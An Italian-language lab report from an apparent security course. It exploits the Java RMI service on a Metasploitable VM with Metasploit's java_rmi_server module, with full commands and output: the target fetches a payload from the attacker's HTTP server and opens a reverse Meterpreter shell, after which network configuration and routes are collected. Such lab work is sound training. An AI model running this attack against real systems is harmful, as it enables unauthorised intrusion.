


Relazione - Progetto S7/L5 - Hacking con Metasploit

Obiettivo

Sfruttare la vulnerabilità del servizio Java RMI in ascolto sulla porta TCP 1099 della macchina Metasploitable utilizzando il modulo `exploit/multi/misc/java_rmi_server` di Metasploit. Lo scopo è ottenere una sessione Meterpreter e raccogliere le evidenze richieste: Configurazione di rete della macchina remota. Tabella di routing della macchina remota.

Fase 1 - Preparazione dell'exploit

È stato avviato `msfconsole`, selezionato il modulo `exploit/multi/misc/java_rmi_server` e configurati i parametri: `RHOSTS = 192.168.11.101` `LHOST = 192.168.11.100` `LPORT = 4444`



```
kali@kali:~$ ping 192.168.11.101
64 bytes from 192.168.11.101: icmp_seq=209 ttl=64 time=0.776 ms
64 bytes from 192.168.11.101: icmp_seq=210 ttl=64 time=0.355 ms
64 bytes from 192.168.11.101: icmp_seq=211 ttl=64 time=0.340 ms
^C
--- 192.168.11.101 ping statistics ---
211 packets transmitted, 211 received, 0% packet loss, time 213133ms
rtt min/avg/max/mdev = 0.248/0.720/1.490/0.196 ms

kali@kali:~$ use exploit/multi/misc/java_rmi_server
Command 'use' not found, did you mean:
  command 'nse' from deb ns2
  command 'muse' from deb muse
  command 'ase' from deb ase
  command 'us' from deb unicornscan
Try: sudo apt install <deb name>

kali@kali:~$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

# cowsay++
< metasploit >
  \
  (oo)\_/_
   ( _\/  )
    ||----w |
    ||     ||

--=[ metasploit v6.4.116-dev ]--
--=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]--
--=[ 432 post - 49 encoders - 14 nops - 10 evasion ]--

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) >
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.101
RHOSTS => 192.168.11.101
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.100
LHOST => 192.168.11.100
msf exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf exploit(multi/misc/java_rmi_server) >
```

Fase 2 - Sfruttamento della vulnerabilità

Con il comando `run` viene sfruttata la vulnerabilità del servizio Java RMI sulla porta 1099. Il modulo invia una richiesta RMI appositamente costruita al servizio vulnerabile, inducendolo a scaricare ed eseguire il payload Java ospitato sulla macchina Kali. Il payload apre una connessione reverse TCP verso Kali e Metasploit conferma il successo dell'attacco con il messaggio `Meterpreter session opened`.


```
kali@kali: ~  
Session Actions Edit View Help  
LHOST => 192.168.11.100  
msf exploit(multi/misc/java_rmi_server) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/misc/java_rmi_server) > run  
[*] Started reverse TCP handler on 192.168.11.100:4444  
[*] 192.168.11.101:1099 - Using URL: http://192.168.11.100:8080/vnOCg5EeL3G92s  
[*] 192.168.11.101:1099 - Server started.  
[*] 192.168.11.101:1099 - Sending RMI Header ...  
[*] 192.168.11.101:1099 - Sending RMI Call ...  
[*] 192.168.11.101:1099 - Replied to request for payload JAR  
[*] Sending stage (58073 bytes) to 192.168.11.101  
[*] Meterpreter session 1 opened (192.168.11.100:4444 -> 192.168.11.101:52901) at 2026-07-24 10:38:03 -0400  
  
meterpreter > meterpreter > sysinfo  
[-] Unknown command: meterpreter. Run the help command for more details.  
meterpreter > sysinfo  
Computer      : metasploitable  
OS            : Linux 2.6.24-16-server (i386)  
Architecture  : x86  
System Language : en_US  
Meterpreter   : java/linux  
meterpreter > ifconfig  
  
Interface 1  
-----  
Name       : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
-----  
Name       : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.101  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe06:d409  
IPv6 Netmask : ::  
  
meterpreter > route  
  
IPv4 network routes  
-----  


| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.101 | 255.255.255.0 | 0.0.0.0 |        |           |

  
IPv6 network routes  
-----  


| Subnet                   | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| ::1                      | ::      | ::      |        |           |
| fe80::a00:27ff:fe06:d409 | ::      | ::      |        |           |

  
meterpreter > netstat -tulpn
```

Conclusioni

L'attività è stata completata con successo. La vulnerabilità del servizio Java RMI sulla porta TCP 1099 è stata sfruttata mediante Metasploit, consentendo l'apertura di una sessione Meterpreter. Successivamente sono state raccolte e documentate la configurazione di rete e la tabella di routing della macchina vittima, soddisfacendo tutti i requisiti previsti dalla traccia.